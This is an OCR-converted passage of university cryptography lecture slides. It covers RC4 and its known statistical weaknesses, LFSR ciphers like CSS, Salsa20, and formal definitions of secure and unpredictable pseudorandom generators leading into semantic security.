for $i \leftarrow 0$ to 255 do:    $S[i] \leftarrow i$
$j \leftarrow 0$
for $i \leftarrow 0$ to 255 do
    $k \leftarrow s\big[i \bmod |s|\big]$    // extract one byte from seed
    $j \leftarrow \big(\ j + S[i] + k\ \big) \bmod 256$
    swap$(S[i], S[j])$
```

During the loop the index i runs linearly through the array while the index j jumps around. At each iteration the entry at index i is swapped with the entry at index j.

RC4 PRG

Once the array S is initialized, the PRG generates pseudo-random output one byte at a time using the following **stream generator**:



```
$i \leftarrow 0, \quad j \leftarrow 0$
repeat
        $i \leftarrow (i + 1) \bmod 256$
        $j \leftarrow (j + S[i]) \bmod 256$
        swap$(S[i], S[j])$
        output  $S\big[\ (S[i] + S[j]) \bmod 256\ \big]$
forever
```

The procedure runs for as long as necessary. Again, the index i runs linearly through the array while the index j jumps around. Swapping S[i] and S[j] continuously shuffles the array S.

Security of RC4

Weaknesses:

1. Bias in initial output: let us assume that the RC4 **setup algorithm is perfect** and generates a uniform permutation from the set of all 256! permutations.
Mantin and Shamir showed that, even assuming perfect initialization, the output of RC4 is biased: Pr[2^{nd} byte = 0] = 2/256 → RC4-drop[n]


2. Fluhrer and McGrew: Prob. of (0,0) is $1/256^2 + 1/256^3$

3. Related key attacks: attack on WEP

Old example (hardware): CSS (badly broken)

Content Scrambling System

Linear feedback shift register (LFSR):



(Taps not for all cells)


Seed = initial state of the LFSR

DVD encryption (CSS):	2 LFSRs
GSM encryption (A5/1,2):	3 LFSRs
Bluetooth (E0):	4 LFSRs

all broken

Old example (hardware): CSS (badly broken)

CSS: seed = 5 bytes = 40 bits



1 || [first 2 bytes of the seed]

17-bit LFSR

8 bits (in 8 cycles)

+ (mod 256)

8 bits

One byte at a time

1 || [last 3 bytes of the seed]


25-bit LFSR

8 bits

Carry from
previous block

Easy to break in time ≈ 2^{17}

Modern stream ciphers: eStream



PRG: $\{0,1\}^s \times R \longrightarrow \{0,1\}^n$ n>>s

Seed ***Nonce***

Nonce: a non-repeating value for a given key, that is

a pair (k,r) is never used more than once


=> can re-use the key as long as the nonce changes

$E(k, m , r) = m \oplus PRG(k , r)$

eStream: Salsa 20 (SW+HW)

Salsa20: $\{0,1\}^{128 \text{ or } 256} \times \{0,1\}^{64} \longrightarrow \{0,1\}^n$ (max n = 2^{73} bits)

Salsa20(k, r) := **H(k , (r, 0)) || H(k , (r, 1)) || …**



h: invertible function. designed to be fast on x86 (SSE2)

Performance: Crypto++ 5.6.0 [Wei Dai]

AMD Opteron, 2.2 GHz (Linux)

	PRG	Speed (MB/sec)
	RC4	126
eStream	Salsa20/12	643
	Sosemanuk	727

When is a PRG ‘‘secure’’?

When is a PRG ‘‘secure’’?


1. **Unpredictable** PRG
2. **Secure** PRG

We’ll see that they are **equivalent** notions

PRG must be unpredictable

Suppose PRG is **predictable**:

$$\exists i: \quad G(k)|_{1,\ldots,i} \xrightarrow{Alg} G(k)|_{i+1,\ldots,n}$$




Even

$$G(k)|_{1,\ldots,i} \xrightarrow{Alg} G(k)|_{i+1}$$

is a problem

PRG must be unpredictable

We say that G: K ⟶ $\{0,1\}^n$ is **predictable** if:



$\exists$ "efficient" algorithm A and $\exists 1 \leq i \leq n-1$ s.t.

$$\Pr_{k \leftarrow K}\left[A(G(k)|_{1,\ldots,i}) = G(k)|_{i+1}\right] > \frac{1}{2} + \epsilon$$

for non-negligible ϵ (e.g., $\epsilon = \frac{1}{2^{30}}$)

PRG is **unpredictable** if it **is not predictable**

⇒ ∀i: no "efficient" adversary can predict bit (i+1) for "non-neg" ε

- Suppose $G:K \longrightarrow \{0,1\}^n$ is such that for all **k**: **XOR(G(k)) = 1**
- Is G predictable ??

1. Yes, given the first bit I can predict the second
2. No, G is unpredictable
3. Yes, given the first (n-1) bits I can predict the n-th bit
4. It depends

- Suppose $G:K \longrightarrow \{0,1\}^n$ is such that for all **k**: **XOR(G(k)) = 1**
- Is G predictable ??

1. Yes, given the first bit I can predict the second
2. No, G is unpredictable
3. Yes, given the first (n-1) bits I can predict the n-th bit ←
4. It depends

One more definition of ‘‘secure’’ PRG

Let **G:K ⟶ $\{0,1\}^n$** be a PRG

Goal:

define what it means that

$$[k \leftarrow K, \quad \text{output } G(k)]$$

is “indistinguishable” from

$$[r \leftarrow \{0,1\}^n, \ \text{ouput } r]$$

G: $\{0,1\}^{10} \longrightarrow \{0,1\}^{1000}$

[k ⟵ $\{0,1\}^{10}$, output G(k)]

[r ⟵ $\{0,1\}^{1000}$, output r]

Note

A minimum security requirement for a PRG is that

the length **s** of the random seed should be **sufficiently large**

so that a search over $\mathbf{2^s}$ elements (the total number of possible seeds) is infeasible for the adversary.

Statistical Tests

Statistical test on $\{0,1\}^n$:

An algorithm A s.t. A(x) outputs "0" or "1",
that is $\mathbf{A : \{0,1\}^n \longrightarrow \{0,1\}}$

Examples:

1. A(x)=1 iff $|\#0(x) - \#1(x)| \leq 10 \sqrt{n}$
2. A(x)=1 iff $|\#00(x) – n/4| \leq 10 \sqrt{n}$
3. A(x)=1 iff max-run-of-0(x) $< 10 \log_2(n)$

.....

Advantage

- Let **G:K ⟶{0,1}^{n}** be a **PRG**
- Let **A: {0,1}^{n} ⟶ {0,1}** be a **statistical test** on {0,1}^{n}

Define: $$Adv_{PRG}[A,G] = \left| \underset{k\leftarrow K}{Pr}[A(G(k))=1] - \underset{r\leftarrow\{0,1\}^n}{Pr}[A(r)=1] \right| \in [0,1]$$

- Adv close to 0 => A cannot distinguish G from random
- Adv non-negligible => A can distinguish G from random
- Adv close to 1 => A can distinguish G from random very well

A silly example: A(x) = 0 ⇒ Adv$_{PRG}$ [A,G] =

Example of Advantage

- Suppose $G:K \longrightarrow \{0,1\}^n$ satisfies **msb(G(k)) = 1** for 2/3 of keys in K
- Define statistical test $A(x)$ as:

if [msb(x)=1] output “1” else output “0”

Then

$$\text{Adv}_{\text{PRG}}[A,G] = \left| \Pr[A(G(k))=1] - \Pr[A(r)=1] \right| =$$

$$\left| 2/3 - 1/2 \right| = 1/6$$

A breaks G with advantage 1/6 (which is not negligible)
hence **G is not a good PRG**

Secure PRGs: crypto definition

Definition:

We say that **G : K ⟶ {0,1}^{n}** is a **secure PRG** if

for every "*efficient*" statistical test **A**, **Adv$_{PRG}$[A,G] is "negligible"**

Are there provably secure PRGs? Unknown (=> P ≠ PN)

A secure PRG is unpredictable

We show: PRG predictable ⇒ PRG is insecure


Suppose *A* is an efficient algorithm s.t.

$$\Pr_{k \leftarrow K}\left[A(G(k)|_{1,\ldots,i}) = G(k)|_{i+1}\right] > \frac{1}{2} + \epsilon$$

for non-negligible ε (e.g. ε = 1/1000)

A secure PRG is unpredictable

Define statistical test B as:



$$B(X) = \begin{cases} \text{ if } A(X|_{1,\dots,i}) = X_{i+1} \text{ output } 1 \\ \text{else output } 0 \end{cases}$$

$$k \leftarrow K: \; Pr[B(G(k)) = 1] > \tfrac{1}{2} + \epsilon$$

$$r \leftarrow \{0,1\}^n: \; Pr[B(r) = 1] = \tfrac{1}{2}$$

$$\Rightarrow Adv_{PRG}[B, G] = |Pr[B(G(k)) = 1] - Pr[B(r) = 1]| > \epsilon$$

Thm (Yao'82): an unpredictable PRG is secure

Let **G : K ⟶ {0,1}$^{\mathbf{n}}$** be **PRG**

"Thm": if **∀ i ∈ {0, … , n-1}** **G** is **unpredictable** at position **i**

then **G** is a **secure PRG**.

If next-bit predictors cannot distinguish G from random
then no statistical test can !!

More Generally

Let **P_1** and **P_2** be two distributions over $\{0,1\}^n$

We say that **P_1** and **P_2** are **computationally indistinguishable** (denoted $P_1 \approx_p P_2$)

$$\text{if } \forall \text{ "efficient" statistical test } A$$

$$\left| \Pr_{X \leftarrow P_1}[A(X) = 1] - \Pr_{X \leftarrow P_2}[A(X) = 1] \right| < \text{ negligible}$$

Example: a PRG is secure if **$\{ k \longleftarrow K : G(k) \} \approx_p \text{uniform}(\{0,1\}^n)$**

Semantic Security

What is a secure cipher?

Attacker's abilities: **CT only attack: obtains one ciphertext**

Possible security requirements:

attempt #1: **attacker cannot recover secret key**

$E(k, m) = m$ would be secure

attempt #2: **attacker cannot recover all of plaintext**

$E(k, m_0 \| m_1) = m_0 \| k \oplus m_1$ would be secure

Shannon's idea:

CT should reveal no "info" about PT

Recall Shannon's perfect secrecy

